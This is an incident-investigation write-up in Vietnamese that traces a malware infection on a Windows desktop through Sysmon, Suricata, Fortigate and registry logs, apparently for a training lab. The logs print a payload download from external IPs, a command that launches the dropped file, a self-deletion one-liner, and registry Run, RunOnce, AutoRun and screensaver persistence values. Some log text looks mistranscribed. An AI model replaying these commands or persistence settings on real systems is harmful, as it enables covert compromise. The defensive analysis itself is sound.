4:43:21.000 PM | <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" /><EventID>7</EventID><Version>3</Version><Level>4</Level><Task>7</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:43:21.232989900Z" /><EventRecordID>362850</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1924" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waymecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="cTime">2016-08-24 16:43:21.232</Data><Data Name="ProcessGuid">{0F2D76F0-CEA9-57BD-0000-001037FE3000}</Data><Data Name="ProcessId">3884</Data><Data Name="Image">C:\Windows\SysWOW64\cmd.exe</Data><Data Name="ImageLoaded">C:\Windows\SysWOW64\wscript.exe</Data><Data Name="Hashes">SHA1=8602652768298428C48077E5C6510EF9C81B6E9,MD5=D1AB72082BED02F255035DA3DA0D4B16,SHA256=047F3C5A7AB0EAB5F35B2CA8037BF62D042287867787064DB0D46569305D0,IMPHASH=62EA1D2DA2B1481E969D088A6B290775</Data><Data Name="Signed">true</Data><Data Name="Signature">Microsoft Windows</Data></EventData></Event> |
| 8/24/16
4:43:21.000 PM | <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" /><EventID>7</EventID><Version>3</Version><Level>4</Level><Task>7</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:43:21.232989900Z" /><EventRecordID>362849</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1924" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waymecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="cTime">2016-08-24 16:43:21.232</Data><Data Name="ProcessGuid">{0F2D76F0-CEA9-57BD-0000-001037FE3000}</Data><Data Name="ProcessId">3884</Data><Data Name="Image">C:\Windows\SysWOW64\cmd.exe</Data><Data Name="ImageLoaded">C:\Windows\SysWOW64\wscript.exe</Data><Data Name="Hashes">SHA1=8602652768298428C48077E5C6510EF9C81B6E9,MD5=D1AB72082BED02F255035DA3DA0D4B16,SHA256=047F3C5A7AB0EAB5F35B2CA8037BF62D042287867787064DB0D46569305D0,IMPHASH=62EA1D2DA2B1481E969D088A6B290775</Data><Data Name="Signed">true</Data><Data Name="Signature">Microsoft Windows</Data></EventData></Event> |
| 8/24/16
4:43:21.000 PM | <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" /><EventID>7</EventID><Version>3</Version><Level>4</Level><Task>7</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:43:21.232989900Z" /><EventRecordID>362848</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1768" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waymecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="cTime">2016-08-24 16:43:21.232</Data><Data Name="ProcessGuid">{0F2D76F0-CEA9-57BD-0000-001037FE3000}</Data><Data Name="ProcessId">3884</Data><Data Name="Image">C:\Windows\SysWOW64\cmd.exe</Data><Data Name="ImageLoaded">C:\Windows\SysWOW64\apphelp.dll</Data><Data Name="Hashes">SHA1=C14E8A6C61834D5550FC4328C25A7F090C515E3,MD5=863F793D15B402681A5F0ECAB73D0A084,SHA256=AF7A809588556751562F129F03C7AC3052A021F547609F40A8E66932C942,IMPHASH=499599933283A256CE6C4674E933C1E</Data><Data Name="Signed">true</Data><Data Name="Signature">Microsoft Windows</Data></EventData></Event> |

Tiếp tục dựa vào ProcessGuid của tiến trình “wscript.exe”, đã thực thi file “20429.vbs” ta thấy “wscript.exe” có tạo 2 kết nối http đáng ngờ đến các IP: “92.222.104.182” và “37.187.37.150”.

| i | Time | Event |
|---|---------------------------|---|
| > | 8/24/16
4:48:16.000 PM | <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F568FFBD9}" /><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>9</Opcode><Keywords>8x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:48:16.467322500Z" /><EventRecordID>364383</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1828" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-24 16:48:12.595</Data><Data Name="ProcessGuid">{BF2D76F0-CEA9-57BD-0000-0010C8133100}</Data><Data Name="ProcessId">3968</Data><Data Name="Image">C:\Windows\SysWOW64\wscript.exe</Data><Data Name="User">WAYNECORPINC\bob.smith</Data><Data Name="Protocol">tcp</Data><Data Name="Initiated">true</Data><Data Name="SourceIsIpv6">false</Data><Data Name="SourceIp">192.168.250.100</Data><Data Name="SourceHostName">we8105desk.waynecorpinc.local</Data><Data Name="SourcePort">49408</Data><Data Name="SourcePortName"></Data><Data Name="DestinationIsIpv6">false</Data><Data Name="DestinationIp">92.222.104.182</Data><Data Name="DestinationHostName"></Data><Data Name="DestinationPort">80</Data><Data Name="DestinationPortName">http</Data></EventData></Event>
host = we8105desk source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmniveventlog |
| > | 8/24/16
4:48:16.000 PM | <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F568FFBD9}" /><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>9</Opcode><Keywords>8x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:48:16.467322500Z" /><EventRecordID>364382</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1828" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-24 16:48:11.892</Data><Data Name="ProcessGuid">{BF2D76F0-CEA9-57BD-0000-0010C8133100}</Data><Data Name="ProcessId">3968</Data><Data Name="Image">C:\Windows\SysWOW64\wscript.exe</Data><Data Name="User">WAYNECORPINC\bob.smith</Data><Data Name="Protocol">tcp</Data><Data Name="Initiated">true</Data><Data Name="SourceIsIpv6">false</Data><Data Name="SourceIp">192.168.250.100</Data><Data Name="SourceHostName">we8105desk.waynecorpinc.local</Data><Data Name="SourcePort">49407</Data><Data Name="SourcePortName"></Data><Data Name="DestinationIsIpv6">false</Data><Data Name="DestinationIp">37.187.37.150</Data><Data Name="DestinationHostName">dedie73.olsoft.net</Data><Data Name="DestinationPort">80</Data><Data Name="DestinationPortName">http</Data></EventData></Event>
host = we8105desk source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmniveventlog |

Do đây là 1 hành vi liên quan đến kết nối mạng, sử dụng log sysmon sẽ không cho chúng ta quá nhiều thông tin, do đó ta sẽ sử dụng địa chỉ ip và truy vấn thô để xem các thông tin mà suricata,fortigate,... mang lại.

Dựa vào các thông tin mà, mà các biện pháp giám sát mạng mang lại, ta thấy được thông tin của 1 domain lạ, cũng như hành vi tải 1 file ảnh khả nghi.

```
8/24/16      { [-]
4:48:13.492 PM  dest_ip: 37.187.37.150
                dest_port: 80
                event_type: http
                flow_id: 4129315976
                http: { [-]
                    hostname: solidaritedeproximityte.org
                    http_content_type: text/html
                    http_method: GET
                    http_user_agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .N
                    length: 1760
                    protocol: HTTP/1.1
                    status: 404
                    url: /mhtr.jpg
                }
                in_iface: eth1
                proto: TCP
                src_ip: 192.168.250.100
                src_port: 49407
                timestamp: 2016-08-24T10:48:13.492615-0600
                tx_id: 0
            }
Show as raw text
host = suricata-ids.waynecorpinc.local | source = /var/log/suricata/eve.json | sourcetype = suricata
```

→Domain: “solidaritedeproximityte.org”

```
dest_ip: 92.222.104.182
dest_mac: 08:5B:0E:93:92:AF
dest_port: 80
duplicate_packets_in: 1
duplicate_packets_out: 165
endtime: 2016-08-24T16:48:14.620406Z
etag: "8469f-3ccee-535dcfb99e982"
http_comment: HTTP/1.1 206 Partial Content
http_content_length: 239397
http_content_type: image/jpeg
http_method: GET
http_user_agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64;
missing_packets_in: 0
missing_packets_out: 0
network_interface: eth1
packets_in: 170
packets_out: 169
reply_time: 818293
request: GET /mhtr.jpg HTTP/1.1
request_ack_time: 3753
request_time: 0
response_ack_time: 259
response_time: 502190
sc_date: Wed, 24 Aug 2016 16:48:29 GMT
server: Apache/2.2.17 (Ubuntu)
server_rtt: 3753
server_rtt_packets: 1
server_rtt_sum: 3753
site: 92.222.104.182
src_headers: GET /mhtr.jpg HTTP/1.1
Accept: */*
```

→Tuy thất bại ở việc tải qua IP “37.187.37.150”, nhưng tại lần tải sau đó với địa chỉ IP “92.222.104.182” đã thành công tải file “mhtr.jpg”.(4:48 8/24/16)

Một log của Fortigate đã cho chúng ta thông tin về file này, qua đó chúng ta có thể xác định được đây là 1 file độc hại được wscript.exe tải về.

| Type | ☒ | Field | Value | Actions |
|----------|-------------------------------------|-------------------|---|---------|
| Selected | ☒ | host ▾ | 192.168.250.1 | ▾ |
| | ☒ | source ▾ | udp:514 | ▾ |
| | ☒ | sourcetype ▾ | fgt_utm | ▾ |
| Event | ☐ | action ▾ | monitored | ▾ |
| | ☐ | agent ▾ | Mozilla/4.0 | ▾ |
| | ☐ | analyticsscksum ▾ | 9c1cabcb16826273ad69f59af06f12fe6484e2eb0b5d3c87a690993934675e459 | ▾ |
| | ☐ | analyticssubmit ▾ | false | ▾ |
| | ☐ | crlevel ▾ | critical | ▾ |
| | ☐ | crscore ▾ | 50 | ▾ |
| | ☐ | date ▾ | 2016-08-24 | ▾ |
| | ☐ | devid ▾ | FGT60D4614044725 | ▾ |
| | ☐ | devname ▾ | gotham-fortigate | ▾ |
| | ☐ | direction ▾ | incoming | ▾ |
| | ☐ | dstip ▾ | 92.222.104.182 | ▾ |
| | ☐ | dstport ▾ | 80 | ▾ |
| | ☐ | dtype ▾ | Virus | ▾ |
| | ☐ | eventtype ▾ | infected | ▾ |
| | ☐ | filename ▾ | mhtr.jpg | ▾ |
| | ☐ | level ▾ | notice | ▾ |
| | ☐ | logid ▾ | 0211008193 | ▾ |
| | ☐ | msg ▾ | File is infected. | ▾ |
| | ☐ | policyid ▾ | 10 | ▾ |
| | ☐ | profile ▾ | Honeypot-Access | ▾ |

→Thông tin từ Fortigate. (4:48 24/8/16)

Có thể thấy, sau khi “wscript.exe” thành công tải 1 file .jpg về máy nạn nhân, 1 file “121214.tmp” đã xuất hiện và lập tức được thực thi bởi “cmd.exe”.

| Type | ☒ | Field | Value |
|----------|-------------------------------------|--------------------|--|
| Selected | ☒ | host ▾ | we8105desk |
| | ☒ | source ▾ | WinEventLog:Microsoft-Windows-Sysmon/Operational |
| Event | ☒ | sourcetype ▾ | xmlwineventlog |
| | ☐ | Channel ▾ | Microsoft-Windows-Sysmon/Operational |
| | ☐ | CommandLine ▾ | "C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" |
| | ☐ | Computer ▾ | we8105desk.waynecorpinc.local |
| | ☐ | CurrentDirectory ▾ | D:\ |
| | ☐ | EventCode ▾ | 1 |
| | ☐ | EventData_Xml ▾ | <Data Name="UtcTime">2016-08-24 16:48:21.537</Data><Data Name="ProcessGuid">{0F2D76F0-CFD5-57BD-0000-0010E3AC3400}</Data><Data Name="ProcessName">Image</Data><Data Name="Image">C:\Windows\SysWOW64\cmd.exe</Data><Data Name="CommandLine">"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"</Data><Data Name="CurrentDirectory">D:\</Data><Data Name="User">WAYNECORPINC\bob.smith</Data><Data Name="LogonGuid">{0F2D76F0-002015F80600}</Data><Data Name="LogonId">0x6f815</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=EE8CBF12D87C4D388F09B4F69BED2E91682920B5,MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=17F746D82695FA9B35493B41859D39D786D3C7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163</Data><Data Name="ParentProcessGuid">{0F2D76F0-CEA9-57BD-0000-0010C8133100}</Data><Data Name="ParentProcessId">3968</Data><Data Name="ParentImage">C:\Windows\SysWOW64\wscript.exe</Data><Data Name="ParentCommandLine">"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\120429.vbs" </Data> |
| | ☐ | EventID ▾ | 1 |
| | ☐ | EventRecordID ▾ | 364394 |
| | ☐ | Guid ▾ | {5770385F-C22A-43E0-BF4C-06F5698FFBD9} |
| | ☐ | Hashes ▾ | SHA1=EE8CBF12D87C4D388F09B4F69BED2E91682920B5,MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=17F746D82695FA9B35493B41859D39D786D3C7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163 |
| | ☐ | Image ▾ | C:\Windows\SysWOW64\cmd.exe |
| | ☐ | IntegrityLevel ▾ | Medium |
| | ☐ | Keywords ▾ | 0x8000000000000000 |
| | ☐ | Level ▾ | 4 |
| | ☐ | LogonGuid ▾ | {0F2D76F0-C612-57BD-0000-002015F80600} |
| | ☐ | LogonId ▾ | 0x6f815 |

→Có thể phần nào phán đoán rằng “mhtr.jpg” thực chất chính là 1 file mã độc.

Sau đó, tiếp tục điều tra và ta thấy được nguồn gốc của “osk.exe” chính là từ file “121214.tmp” và sau khi chạy “osk.exe” “121214.tmp” đã thực hiện hành vi self deletion.

| Type | ☒ | Field | Value |
|----------|-------------------------------------|--------------------|---|
| Selected | ☒ | host ▾ | we8105desk |
| | ☒ | source ▾ | WinEventLog:Microsoft-Windows-Sysmon/Operational |
| Event | ☒ | sourcetype ▾ | xmlwineventlog |
| | ☐ | Channel ▾ | Microsoft-Windows-Sysmon/Operational |
| | ☐ | CommandLine ▾ | /d /c taskkill /f /im "121214.tmp" > NUL & ping -n 1 127.0.0.1 > NUL & del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" > NUL |
| | ☐ | Computer ▾ | we8105desk.waynecorpinc.local |
| | ☐ | CurrentDirectory ▾ | C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\ |
| | ☐ | EventCode ▾ | 1 |
| | ☐ | EventData_Xml ▾ | <Data Name="UtcTime">2016-08-24 16:48:41.847</Data><Data Name="ProcessGuid">{0F2D76F0-CFE9-57BD-0000-0010B7043500}</Data><Data Name="ProcessId">1280</Data><Data Name="Image">C:\Windows\SysWOW64\cmd.exe</Data><Data Name="CommandLine">/d /c taskkill /f /im "121214.tmp" > NUL & ping -n 1 127.0.0.1 > NUL & del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" > NUL</Data><Data Name="CurrentDirectory">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\</Data><Data Name="User">WAYNECORPINC\bob.smith</Data><Data Name="LogonGuid">{0F2D76F0-C612-57BD-0000-002015F80600}</Data><Data Name="LogonId">0x6f815</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=EE8CBF12D87C4D388F09B4F69BED2E91682920B5,MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E0F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163</Data><Data Name="ParentProcessGuid">{0F2D76F0-CFDD-57BD-0000-001069CF3400}</Data><Data Name="ParentProcessId">3828</Data><Data Name="ParentImage">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp</Data><Data Name="ParentCommandLine">"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" </Data> |
| | ☐ | EventID ▾ | 1 |
| | ☐ | EventRecordID ▾ | 364882 |
| | ☐ | Guid ▾ | {5770385F-C22A-43E0-BF4C-06F5698FFBD9} |
| | ☐ | Hashes ▾ | SHA1=EE8CBF12D87C4D388F09B4F69BED2E91682920B5,MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E0F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163 |
| | ☐ | Image ▾ | C:\Windows\SysWOW64\cmd.exe |
| | ☐ | IntegrityLevel ▾ | Medium |

Tiếp tục điều tra, dựa vào log wineventlog và winregistry, ta có thể thấy được hành vi persistence của mã độc.

| i | Time | Event |
|---|---------------------------|---|
| | | host = we8105desk source = WinEventLog\Security sourcetype = wineventlog |
| > | 8/24/16
4:48:41.000 PM | 08/24/2016 10:48:41.753
event_status="(0)The operation completed successfully."
pid=3828
process_image="c:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
registry_type="SetValue"
key_path="HKU\s-1-5-21-67332772-3493699611-3403467266-1109\control panel\desktop\scrnsave.exe"
data_type="REG_SZ"
data=""C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"
Collapse
host = we8105desk source = WinRegistry sourcetype = WinRegistry |
| > | 8/24/16
4:48:41.000 PM | 08/24/2016 10:48:41.738
event_status="(0)The operation completed successfully."
... 3 lines omitted ...
key_path="HKU\s-1-5-21-67332772-3493699611-3403467266-1109\software\microsoft\command processor\autorun"
data_type="REG_SZ"
data=""C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"
Show all 8 lines
host = we8105desk source = WinRegistry sourcetype = WinRegistry |
| > | 8/24/16
4:48:41.000 PM | 08/24/2016 10:48:41.722
event_status="(0)The operation completed successfully."
... 3 lines omitted ...
key_path="HKU\s-1-5-21-67332772-3493699611-3403467266-1109\software\microsoft\windows\currentversion\runonce\osk"
data_type="REG_SZ"
data=""C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"
Show all 8 lines
host = we8105desk source = WinRegistry sourcetype = WinRegistry |
| > | 8/24/16
4:48:41.000 PM | 08/24/2016 10:48:41.707
event_status="(0)The operation completed successfully."
... 3 lines omitted ...
key_path="HKU\s-1-5-21-67332772-3493699611-3403467266-1109\software\microsoft\windows\currentversion\run\osk"
data_type="REG_SZ"
data=""C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"
Show all 8 lines
host = we8105desk source = WinRegistry sourcetype = WinRegistry |

Phân tích:

```
event_status="(0)The operation completed successfully."  
pid=3828  
process_image="c:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"  
registry_type="SetValue"  
key_path="HKU\s-1-5-21-67332772-3493699611-3403467266-1109\control  
panel\desktop\scrnsave.exe"  
data_type="REG_SZ"  
data=""C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5  
D-2776-A3589FB99832}\osk.exe""
```

⇒ Ở đây file độc hại 121214.tmp đang thực hiện hành vi chỉnh sửa thanh ghi và ghi đè giá trị của trình screensave.exe thành giá trị của osk.exe. Hành động này nhằm việc khi máy tính không được sử dụng, thay vì chạy trình bảo vệ màn hình screensave.exe thì máy tính sẽ chạy phần mềm độc hại osk.exe (T1546.002)

```
event_status="(0)The operation completed successfully."  
pid=3828  
process_image="c:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"  
registry_type="SetValue"  
key_path="HKU\s-1-5-21-67332772-3493699611-3403467266-1109\software\microsoft\co  
mmand processor\autorun"  
data_type="REG_SZ"  
data="\"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5  
D-2776-A3589FB99832}\osk.exe\""
```

⇒ Ở đây mã độc tiếp tục thực hiện hành vi chỉnh sửa thanh ghi, khiến mỗi lần trình command processor (cmd.exe) được chạy thì nó sẽ tự động chạy cái osk.exe

```
event_status="(0)The operation completed successfully."  
pid=3828  
process_image="c:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"  
registry_type="SetValue"  
key_path="HKU\s-1-5-21-67332772-3493699611-3403467266-1109\software\microsoft\wi  
ndows\currentversion\runonce\osk"  
data_type="REG_SZ"  
data="\"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5  
D-2776-A3589FB99832}\osk.exe\""
```

⇒ Ở đây mã độc lợi dụng cơ chế RunOnce để lần boot sau osk.exe sẽ được khởi động và sẽ bị window xóa giá trị khỏi Registry Key, điều này làm tăng tính phản điều tra.

```
event_status="(0)The operation completed successfully."  
pid=3828  
process_image="c:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"  
registry_type="SetValue"  
key_path="HKU\s-1-5-21-67332772-3493699611-3403467266-1109\software\microsoft\wi  
ndows\currentversion\run\osk"  
data_type="REG_SZ"  
data="\"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5  
D-2776-A3589FB99832}\osk.exe\""
```

⇒ Khác với cái ở trên, ở đây mã độc lại sử dụng Run, điều này khiến cho mỗi lần máy tính được boot lên thì sẽ tự động chạy osk.exe.

Dựa theo dòng thời gian, ta thấy được mã độc sau đây đã có hành vi đổi thời gian tạo file của toàn bộ file trong máy(T1070.006 - Timestomp). Có thể thấy rõ thông qua 1 loạt các Event Code 2 được ghi lại bởi Sysmon.

| | | | | |
|--|-----------|-------|----------|---|
| 1 osk.exe
2 stats count by TargetFilename, EventCode
3 sort - _time | | | All time | 🔍 |
| ✓ 45,713 events (8/10/16 3:28:51.000 AM to 7/27/26 8:09:11.000 AM) No Event Sampling | | | | |
| Events Patterns Statistics (1,070) Visualization | | | | |
| 20 Per Page Format Preview | | | | |
| TargetFilename | EventCode | count | | |
| C:\Intel\Logs\IntelAMT.log | 2 | 1 | | |
| C:\Intel\Logs\IntelChipset.log | 2 | 1 | | |
| C:\Intel\Logs\IntelGFX.log | 2 | 1 | | |
| C:\Intel\Logs\IntelGKcoin.log | 2 | 1 | | |
| C:\Intel\Logs\IntelICCS.log | 2 | 1 | | |
| C:\Intel\Logs\IntelUSB3.log | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\ExcelMUI.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Setup.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\PowerPointMUI.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Setup.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\PublisherMUI.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Setup.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\OutlookMUI.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Setup.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Setup.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\WordMUI.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Proof.en\Proof.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Proof.es\Proof.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Proof.fr\Proof.xml | 2 | 1 | | |
| C:\WSOCache\All Users\{90140000-0016-0409-0000-00000000FFCE}-C\Proofing.xml | 2 | 1 | | |

Tiếp tục điều tra dựa theo Processguid của “osk.exe” ta thấy mã độc có gọi 1 tiến trình “explorer.exe”

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-4n><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-24T16:49:01.6743837tion ProcessID='1216' ThreadID='1768'><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Comput='UtcTime'>2016-08-24 16:49:01.627</Data><Data Name='ProcessGuid'>{0F2D76F0-CFFD-57BD-0000-0010B53B3500}</Data><Data Name='ProcessId'>3872</D.Data Name='CommandLine'>"C:\Windows\SysWOW64\explorer.exe"</Data><Data Name='CurrentDirectory'>C:\Users\bob.smith.WAYNECORPINC\AppData\Roaminame='LogonGuid'>{0F2D76F0-C612-57BD-0000-002015F80600}</Data><Data Name='LogonId'>0x6f815</Data><Data Name='TerminalSessionId'>1</Data><Data l175A12BC20104770D0E83E553F8B0E6274B,MD5=40D77B7A95E00593EB1568C68514493,SHA256=0A8CE026714E03E72C619307BD598ADD5F9B639CFD91437CB8D9C847BF9='ParentProcessGuid'>{0F2D76F0-CFF2-57BD-0000-001098343500}</Data><Data Name='ParentProcessId'>2588</Data><Data Name='ParentImage'>C:\Users\bA3589FB98932}<osk.exe</Data><Data Name='ParentCommandLine'>"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB9
```

→ Osk.exe gọi explorer.exe

Sau đó, tiến trình “explorer.exe” này đã tạo ra 1 tiến trình khác với đường dẫn:

“C:\Windows\SysWOW64\QqJXZrBKCK72XzRgZs\AdapterTroubleshooter.exe”

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guidn><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-2tion ProcessID='1216' ThreadID='1768'><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecor='UtcTime'>2016-08-24 16:49:03.733</Data><Data Name='ProcessGuid'>{0F2D76F0-CFFF-57BD-0000-00108CB83500}</Data><Data Name='dapterTroubleshooter.exe</Data><Data Name='CommandLine'>"C:\Windows\SysWOW64\QqJXZrBKCK72XzRgZs\AdapterTroubleshooter.exe"r'>WAYNECORPINC\bob.smith</Data><Data Name='LogonGuid'>{0F2D76F0-C612-57BD-0000-0020BAF70600}</Data><Data Name='LogonId'>0xgh</Data><Data Name='Hashes'>SHA1=B7202CF005748D0815A2F8B0BD1B2E681CB6C5E2,MD5=BDFABEDACD6F18B5EFB14B7529F3ED3E,SHA256=9C976BEB01BE0A4AE89B3D4</Data><Data Name='ParentProcessGuid'>{0F2D76F0-CFFD-57BD-0000-0010B53B3500}</Data><Data Name='ParentPrta><Data Name='ParentCommandLine'>"C:\Windows\SysWOW64\explorer.exe"</Data></EventData></Event>
```

→ explorer.exe gọi adaptertroubleshooter.exe.

Tiếp đó, “adaptertroubleshooter.exe” tiếp tục tạo ra 1 tiến trình “osk.exe” khác.

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C2:
n><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-24T16:49:03.795:
tion ProcessID='1216' ThreadID='1768' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Cor
='UtcTime'>2016-08-24 16:49:03.795</Data><Data Name='ProcessGuid'>{0F2D76F0-CFFF-57BD-0000-0010D7BB3500}</Data><Data Name='ProcessId'>3781
\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe</Data><Data Name='CommandLine'>"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{.
rrentDirectory'>C:\Windows\system32</Data><Data Name='User'>WAYNECORPINC\bob.smith</Data><Data Name='LogonGuid'>{0F2D76F0-C612-57BD-0000-
='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=C8F3F0A33EFE38E9296EF79552C4CADF6CF0BDE6,MD5:
CD2CF56CACB12DD69E0131F07DD78DFF6F262B,IMPHASH=E160EF8E55BB9D162DA4E266AFD9EEF3</Data><Data Name='ParentProcessGuid'>{0F2D76F0-CFFF-57BD-
ata Name='ParentImage'>C:\Windows\SysWOW64\QqJXzrBKck72XzRgZs\AdapterTroubleshooter.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\
ntData></Event>
```

Event Actions ▾

| Type | Field | Value |
|----------|---------------|--|
| Selected | host ▾ | we8105desk |
| | source ▾ | WinEventLog:Microsoft-Windows-Sysmon/Operational |
